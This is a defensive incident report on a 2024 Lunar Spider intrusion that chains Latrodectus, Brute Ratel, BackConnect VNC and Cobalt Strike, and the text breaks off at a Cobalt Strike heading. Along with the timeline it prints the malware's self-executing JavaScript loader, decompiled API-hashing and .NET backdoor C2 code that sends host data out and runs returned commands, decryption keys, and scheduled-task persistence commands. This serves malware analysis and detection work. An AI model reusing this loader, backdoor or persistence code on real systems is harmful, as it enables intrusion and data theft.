From a Single Click: How Lunar Spider Enabled a Near Two-Month Intrusion

By editor

Published: 2025-09-29 · Archived: 2026-04-06 00:44:55 UTC

This case was featured in our September 2025 DFIR Labs Forensics Challenge and is available as a lab today here for one time access or included in our new subscription plan. It was originally published as a Threat Brief to customers in Feb 2025

- ## Case Summary

  The intrusion took place in May 2024, when a user executed a malicious JavaScript file. This JavaScript file has been previously reported as associated with the Lunar Spider initial access group by EclecticIQ. The heavily obfuscated file, masquerading as a legitimate tax form, contained only a small amount of executable code dispersed among extensive filler content used for evasion. The JavaScript payload triggered the download of a MSI package, which deployed a Brute Ratel DLL file using rundll32.

  The Brute Ratel loader subsequently injected Latrodectus malware into the explorer.exe process, and established command and control communications with multiple CloudFlare-proxied domains. The Latrodectus payload was then observed retrieving a stealer module. Around one hour after initial access, the threat actor began reconnaissance activities using built-in Windows commands for host and domain enumeration, including ipconfig, systeminfo, nltest, and whoami commands.

  Approximately six hours after initial access, the threat actor established a BackConnect session, and initiated VNC-based remote access capabilities. This allowed them to browse the file system and upload additional malware to the beachhead host.

  On day three, the threat actor discovered and accessed an unattend.xml Windows Answer file containing plaintext domain administrator credentials left over from an automated deployment process. This provided the threat actor with immediate high-privilege access to the domain environment.

  On day four, the threat actor expanded their activity by deploying Cobalt Strike beacons. They escalated privileges using Windows' Secondary Logon service and the runas command to authenticate as the domain admin account found the prior day. The threat actor then conducted extensive Active Directory reconnaissance using AdFind. Around an hour after this discovery activity they began lateral movement. They used PsExec to remotely deploy Cobalt Strike DLL beacons to several remote hosts including a domain controller as well as file and backup servers.

  They then paused for around five hours. On their return, they deployed a custom .NET backdoor that created a scheduled task for persistence and setup an additional command and control channel. They also dropped another Cobalt Strike beacon that had a new command and control server. They then used a custom tool that used the Zerologon (CVE-2020-1472) vulnerability to attempt additional lateral movement to a second domain controller. After that they then tried to execute Metasploit laterally to that domain contoller via a remote service. However they were unable to establish a command and control channel from this action.

  On day five, the threat actor returned using RDP to access a new server that they then dropped the newest Cobalt Strike beacon on. This was then followed by an RDP logon to a file share server where they also deployed Cobalt

Strike. Around 12 hours after that they returned to the beachhead host and replaced the BruteRatel file used for persistence with a new BruteRatel badger DLL. After this there was a large gap before their next actions.

Fifteen days later, the 20th since initial access, the threat actor became active again. They deployed a set of scripts to execute a renamed rclone binary to exfiltrate the data from the file share server. This exfiltration used FTP to send data over a roughly 10 hour period to the threat actor's remote host. After this concluded there was another pause in threat actor actions.

On the 26th day of the intrusion the threat actor returned to the backup server and used a PowerShell script to dump credentials from the backup server software. Two days later on the backup server they appeared again and dropped a network scanning tool, rustscan, which they used to scan subnets across the environment. After this hands on activity ceased again.

The threat actor maintained intermittent command and control access for nearly two months following initial compromise, leveraging BackConnect VNC capabilities and multiple payloads, including Latrodectus, Brute Ratel, and Cobalt Strike, before being evicted from the environment. Despite the extended dwell time and comprehensive access to critical infrastructure, no ransomware deployment was observed during this intrusion.

If you would like to get an email when we publish a new report, please subscribe here.

Analysts

Analysis and reporting completed by @RussianPanda9xx, Christos Fotopoulos, Salem Salem, reviewed by @svch0st.

Initial Access

The infection began with the execution of a Latrodectus JavaScript file, Form_W-9_Ver-i40_53b043910-86g91352u7972-6495q3.js, first reported on X by @Cryptolaemus1 in the following post:

The malware was first uploaded to VirusTotal on May 9, 2024, prior to Operation Endgame. This operation occurred between May 27 and 29, 2024, during which law enforcement dismantled multiple botnets, including Latrodectus.

History ⓘ

First Seen In The Wild	2024-05-10 00:59:27 UTC
First Submission	2024-05-09 13:11:23 UTC
Last Submission	2025-04-04 21:34:18 UTC
Last Analysis	2025-09-17 13:21:45 UTC

Names ⓘ

937d07239cbfee2d34b7f1fae762ac72b52fb2b710e87e02fa758f452aa62913.js

Form_W-9_Ver-i40_53b043910-86g91352u7972-6495q3.js

After the take down of the botnet, Latrodectus reappeared in June 2024, using tax-themed phishing campaigns as its initial access mechanism that dropped Latrodectus version 1.3 along with Brute Ratel, according to this article by Trustwave.


Although our sample was from May and its file name was related to a W-9 tax form, it was version 1.3 of the malware and additionally it utilized Brute Ratel. Based on that, we believe it to be an early version of the campaign that was used later in June.

This report from Rapid7, also from June 2024, shows a malicious ad as the initial access used to lure a victim to download the malicious Javascript file. Given the similarity of that report and our initial malware behavior we assess that this we likely the same method used for our case as well.

The heavily obfuscated JS file contained multiple lines starting with //, which included filler text. After further analyzing the file, a deobfuscation workflow was identified, executing all the lines of code starting with ////.

```
var a = function () {
        var b = new ActiveXObject('Scripting.FileSystemObject'), c = WScript.ScriptFullName, d = '';
        function e() {
                if (!b.FileExists(c))
                        return;
                var f = b.OpenTextFile(c, 1);
                while (!f.AtEndOfStream) {
                        var g = f.ReadLine();
                        if (g.slice(0, 4) === '////')
                                d += g.substr(4) + '\n';
                }
                f.Close();
        }

        function h() {
                if (d !== '') {
                        var i = new Function(d);
                        i();
                }
        }
        return {
                j: function () {
                        try {
                                e();
                                h();
                        } catch (k) {
                        }
                }
        };
}();

a.j();
```


Stage 1




Stage 2

Deobfuscating the Latrodectus malware, uncovered that it performed an HTTP request to the URL hxxp://91.194.11[.]64/MSI.msi to install the next stage, thus triggering the Suricata rule from Emerging Threats ET POLICY Observed MSI Download.

Execution



Static analysis of the MSI package revealed that upfilles.dll was embedded within the compressed disk1.cab archive. The MSI installer utilized a custom action to execute the DLL via the legitimate Windows binary rundll32.exe, specifically invoking the exported function stow to initiate malicious execution.



Brute Ratel

On day one, the loader upfilles.dll began execution on the beachhead host by resolving three APIs (VirtualAlloc, LoadLibraryA, GetProcessAddress) via the following hashing algorithm:


```
    for char in api_name:
        char_byte = ord(char)

        # Converts to lowercase, adds current hash
        temp = (char_byte | 0x60) + hash_value

        # Double for position-dependent hash
        hash_value = 2 * temp

    return hash_value
```

```
18  // Parse PE headers to get export directory
19  func_index = 0;
20  export_dir = (_DWORD *)(module_base + *(unsigned int *)(*(int *)(module_base + 60) + module_base + 136));
21  names_rva = (unsigned int)export_dir[8];
22  funcs_rva = (unsigned int)export_dir[7];
23  ordinals_rva = (unsigned int)export_dir[9];
24  num_names = export_dir[6];
25  names_array = (unsigned int *)(module_base + names_rva);
26  funcs_array = module_base + funcs_rva;
27  ordinals_array = module_base + ordinals_rva;
28  if ( !num_names )
29    return 0;
30  while ( 1 )
31  {
32    calc_hash = 0;
33    api_name_ptr = (unsigned __int8 *)(module_base + *names_array);
34    for ( current_char = *api_name_ptr; *api_name_ptr; calc_hash = 2 * temp_hash )
35    {
36      ++api_name_ptr;
37      temp_hash = (current_char | 0x60) + calc_hash;
38      current_char = *api_name_ptr;
39    }
40    if ( calc_hash == target_hash )
41      break;
42    func_index = (unsigned int)(func_index + 1);
43    ++names_array;
44    if ( (unsigned int)func_index >= num_names )
45      return 0;
46  }
47  return module_base + *(unsigned int *)(funcs_array + 4LL * *(unsigned __int16 *)(ordinals_array + 2 * func_index));
48 }
```

Hashing algorithm


Then it decrypted the intermediary Brute Ratel payload via an XOR decryption algorithm using the embedded key:

```
21 79 3C 7A 39 5F 3E 24 54 4A 7A 35 6C 33 3E 32 5F 66 74 76 6D 59 3C 4D 00
```



The encrypted intermediary BRC4 payload

The shellcode above then decrypted the BRC4 badger via the RC4 key 71 24 70 2C 7D 70 61 3F. Below are the decrypted Brute Ratel C4 (BRC4) C2s and RC4 key to decrypt the gathered information on the infected system that is sent to the C2.



Decrypted BRC4 C2s and the RC4 key

The subsequent YARA rule triggered during a scan of the process memory for Brute Ratel:

```
Match Index:  11
Rule:         Windows_Trojan_BruteRatel_4110d879
Tags:
Author:       Elastic Security
Id:           4110d879-8d36-4004-858d-e62400948920
Fingerprint:  64d7a121961108d17e03fa767bd5bc194c8654dfa18b3b2f38cf6c95a711f794
[redacted]
Threat_name:  Windows.Trojan.BruteRatel
Reference_sample: e0fbbc548fdb9da83a72ddc1040463e37ab6b8b544bf0d2b206bfff352175afe
Severity:     100
Arch_context: x86
Scan_context: file, memory
License:      Elastic License v2
Os:           windows
Memory Type:  Virtual Memory (VAD)
Memory Tag:
Base Address: 0x000001b1d1100000
PID:          3464
Process Name: rundll32.exe
Process Path: \Device\HarddiskVolume5\Windows\System32\rundll32.exe
CommandLine:  "C:\Windows\System32\rundll32.exe" C:\Users\[redacted]\AppData\Roaming\upfilles.dll, stow
User:         [redacted]
Created:      [redacted]

Matches:
[]: 1b1d1140e16
[]: 1b1d1140596

[] 1b1d1140e16:
000001b1d1140dd0    00 00 00 00 c3 90 90 90  90 90 90 90 48 85 c9 74   ............H..t
000001b1d1140de0    4b 48 85 d2 74 46 44 0f  b6 0a 48 89 c8 45 84 c9   KH..tFD...H..E..
000001b1d1140df0    75 0e eb 37 0f 1f 84 00  00 00 00 00 48 83 c1 01   u..7........H...
000001b1d1140e00    0f b6 01 84 c0 74 25 41  38 c1 75 f0 45 89 c8 31   .....t%A8.u.E..1
000001b1d1140e10    c0 0f 1f 00 44 38 04 01  75 e2 48 83 c0 01 44 0f   ....D8..u.H...D.
000001b1d1140e20    b6 04 02 45 84 c0 75 ec  48 89 c8 c3 31 c0 c3 90   ...E..u.H...1...
000001b1d1140e30    90 90 90 90 90 90 90 90  90 90 90 90 48 85 c9 74   ............H..t
000001b1d1140e40    0b e9 16 00 00 00 66 0f  1f 44 00 00 31 c0 c3 90   ......f..D..1...

[] 1b1d1140596:
000001b1d1140550    ff 0f 00 00 66 42 01 1c  00 eb a1 90 5b c3 66 0f   ....fB......[.f.
000001b1d1140560    1f 44 00 00 c3 90 90 90  90 90 90 90 80 79 ff cc   .D...........y..
000001b1d1140570    74 48 45 85 c0 74 1d 44  0f b6 01 41 80 f8 e9 74   tHE..t.D...A...t
000001b1d1140580    0b 44 0f b6 49 03 41 80  f9 e9 75 38 83 c2 01 0f   .D..I.A...u8....
000001b1d1140590    1f 44 00 00 48 89 c8 48  83 e9 20 44 0f b6 40 e0   .D..H..H.. D..@.
```


On day five, the threat actor deployed a new Brute Ratel DLL through the established BackConnect session:

```
rundll32 wscadminui.dll, wsca
```

The wscadminui.dll file serves as the Brute Ratel badger payload, maintaining the same obfuscation patterns established by the upfilles.dll loader. Decryption of the intermediary BRC4 payload is achieved through XOR operations using the embedded key sequence 75 36 58 33 64 4F 61 3F 4B 59 23 42 77 42 6F 41 39 6D 6E 4E 5E 46 56 47 66 41 00.

Latrodectus

After executing, Brute Ratel deployed Latrodectus malware through process injection into explorer.exe leveraging CreateRemoteThread API. Latrodectus, a downloader [first identified by Proofpoint researchers](#) in November 2023, is attributed to the same threat actors responsible for developing [IcedID](#).



Latrodectus being injected into explorer.exe

Approximately six hours later, the process running Latrodectus established a connection to 193.168.143[.]196 on the beachhead host, which we suspect to have been a BackConnect C2 server. BackConnect is a post-compromise module that was initially deployed by IcedID, allowing threat actors to leverage infected systems for remote access through VNC modules. Multiple security researchers, [such as Elastic Security Labs](#), hypothesize that Latrodectus is a potential successor to IcedID, due to code reuse and behavioral similarities, including the use of the same commands in the Discover flag.

An hour after this traffic started, the following command was executed to switch to UTF-8 encoding:

```
cmd.exe /K chcp 65001 && c: && cd c:\
```


This command was previously observed in [Keyhole](#), a multi-functional VNC/BackConnect component used by IcedID, and [prior cases](#) involving IcedID infection.

A few minutes later, Latrodectus spawned DLLHost.exe to likely inject the BackConnect payload with PROCESS_ALL_ACCESS (0x1fffff) access rights. The granted access rights provide full control over the target process, enabling memory manipulation, thread creation, and DLL injection capabilities.

ParentProcess	GrantedAccess	Injected_process	Event
SourceImage: C:\Windows\Explorer.EXE	GrantedAccess: Unknown code (0x1FFFFF)	TargetImage: C:\Windows\system32\DllHost.exe	ProcessAccess
SourceImage: C:\Windows\Explorer.EXE	GrantedAccess: Unknown code (0x1FFFFF)	TargetImage: C:\Windows\system32\DllHost.exe	ProcessAccess
SourceImage: C:\Windows\Explorer.EXE	GrantedAccess: Unknown code (0x1FFFFF)	TargetImage: C:\Windows\system32\DllHost.exe	ProcessAccess
SourceImage: C:\Windows\Explorer.EXE	GrantedAccess: Unknown code (0x1FFFFF)	TargetImage: C:\Windows\system32\DllHost.exe	ProcessAccess
SourceImage: C:\Windows\Explorer.EXE	GrantedAccess: Unknown code (0x1FFFFF)	TargetImage: C:\Windows\system32\DllHost.exe	ProcessAccess
SourceImage: C:\Windows\explorer.exe	GrantedAccess: Unknown code (0x1FFFFF)	TargetImage: C:\Windows\system32\DllHost.exe	ProcessAccess
SourceImage: C:\Windows\explorer.exe	GrantedAccess: Unknown code (0x1FFFFF)	TargetImage: C:\Windows\system32\DllHost.exe	ProcessAccess
SourceImage: C:\Windows\explorer.exe	GrantedAccess: Unknown code (0x1FFFFF)	TargetImage: C:\Windows\system32\DllHost.exe	ProcessAccess
SourceImage: C:\Windows\explorer.exe	GrantedAccess: Unknown code (0x1FFFFF)	TargetImage: C:\Windows\system32\DllHost.exe	ProcessAccess

lsassa.exe Backdoor

On day four, the threat actor deployed and executed a binary named lsassa.exe via BackConnect on the beachhead host.



Threat actor dropping lsassa.exe via BackConnect session

The lsassa.exe file was a .NET backdoor that contained an encrypted payload embedded in an assembly resource file named lsassa&&. Inside this resource, a small header was present declaring which protections were used (encryption and/or compression). If encryption is used, it either uses a key embedded in the file or derives one from the assembly's public key token, then decrypts the payload. If compression is enabled, the code decompresses the decrypted data before loading it.

The backdoor implemented a persistent command and control system that establishes covert communication between an infected machine and a remote threat actor controlled server while creating a scheduled task for persistence. Upon initialization, the backdoor establishes a timer-based polling mechanism that triggers every 250 seconds to maintain regular contact with the C2 infrastructure and uses extracted obfuscated strings to construct the command. In our case, the threat actor leveraged the backdoor to create a scheduled task on the beachhead host with the command:

```
"cmd.exe" /c schtasks /create /tn "SchedulerLsass" /tr "%ALLUSERSPROFILE%\USOShared\lsassa.exe" /sc ons
```

During each communication cycle, the backdoor collects basic system reconnaissance data, including the username and machine name of the infected host, then transmits it to a remote server endpoint. The server C2 (hxxps://cloudmeri.com/comm[.]php) was obfuscated and embedded within the resource file name lsassa$ from the decrypted resource file lsassa&&. After successfully transmitting the victim data, the backdoor waits for a server response containing executable commands.

When commands are received from the remote server, the backdoor validates that the response content is not empty and executes the payload through the Windows command interpreter. The execution occurs by spawning a new cmd.exe process with the UseShellExecute flag disabled and CreateNoWindow enabled to maintain stealth, while redirecting standard output and error streams to capture results. The backdoor includes a special termination command that allows the remote operator to exit the backdoor by calling Environment.Exit when a specific response string is received.

```
// Token: 0x06000006 RID: 6 RVA: 0x00002154 File Offset: 0x00000354
private static async Task smethod_2()
{
    string userName = Environment.UserName;
    string text = Class1.smethod_0(140);
    string text2 = Class1.smethod_0(163) + text;
    string text3 = Environment.MachineName + Class1.smethod_0(202) + userName;
    using (HttpClient httpClient = new HttpClient())
    {
        FormUrlEncodedContent formUrlEncodedContent = new FormUrlEncodedContent(new KeyValuePair<string, string>[]
        {
            new KeyValuePair<string, string>(Class1.smethod_0(205), text3)
        });
        TaskAwaiter<HttpResponseMessage> taskAwaiter = httpClient.PostAsync(text2, formUrlEncodedContent).GetAwaiter();
        if (!taskAwaiter.IsCompleted)
        {
            await taskAwaiter;
            TaskAwaiter<HttpResponseMessage> taskAwaiter2;
            taskAwaiter = taskAwaiter2;
            taskAwaiter2 = default(TaskAwaiter<HttpResponseMessage>);
        }
        HttpResponseMessage result = taskAwaiter.GetResult();
        if (result.IsSuccessStatusCode)
        {
            TaskAwaiter<string> taskAwaiter3 = result.Content.ReadAsStringAsync().GetAwaiter();
            if (!taskAwaiter3.IsCompleted)
            {
                await taskAwaiter3;
                TaskAwaiter<string> taskAwaiter4;
                taskAwaiter3 = taskAwaiter4;
                taskAwaiter4 = default(TaskAwaiter<string>);
            }
            string result2 = taskAwaiter3.GetResult();
            if (result2 == Class1.smethod_0(230))
            {
                Environment.Exit(0);
            }
            Class0.smethod_3(result2);
        }
    }
    HttpClient httpClient = null;
}
```

Snippet of code showing the backdoor’s command and control communication function that collects system information and transmits it to a remote server while awaiting executable commands

The backdoor conceals its strings in an encrypted resource and only reveals them at runtime. The extraction function first reads a length value to determine how many bytes to pull, then converts those bytes into readable text using Unicode encoding.


```
internal static string smethod_0(int int_1)
{
    int num;
    if ((Class1.byte_0[int_1] & 128) == 0)
    {
        num = (int)Class1.byte_0[int_1];
        int_1++;
    }
    else if ((Class1.byte_0[int_1] & 64) == 0)
    {
        num = ((int)Class1.byte_0[int_1] & -129) << 8;
        num |= (int)Class1.byte_0[int_1 + 1];
        int_1 += 2;
    }
    else
    {
        num = ((int)Class1.byte_0[int_1] & -193) << 24;
        num |= (int)Class1.byte_0[int_1 + 1] << 16;
        num |= (int)Class1.byte_0[int_1 + 2] << 8;
        num |= (int)Class1.byte_0[int_1 + 3];
        int_1 += 4;
    }
    if (num < 1)
    {
        return string.Empty;
    }
    string @string = Encoding.Unicode.GetString(Class1.byte_0, int_1, num);
    return string.Intern(@string);
```

String extraction function that uses variable-length encoding to decode obfuscated strings from the decrypted resource data array

Cobalt Strike

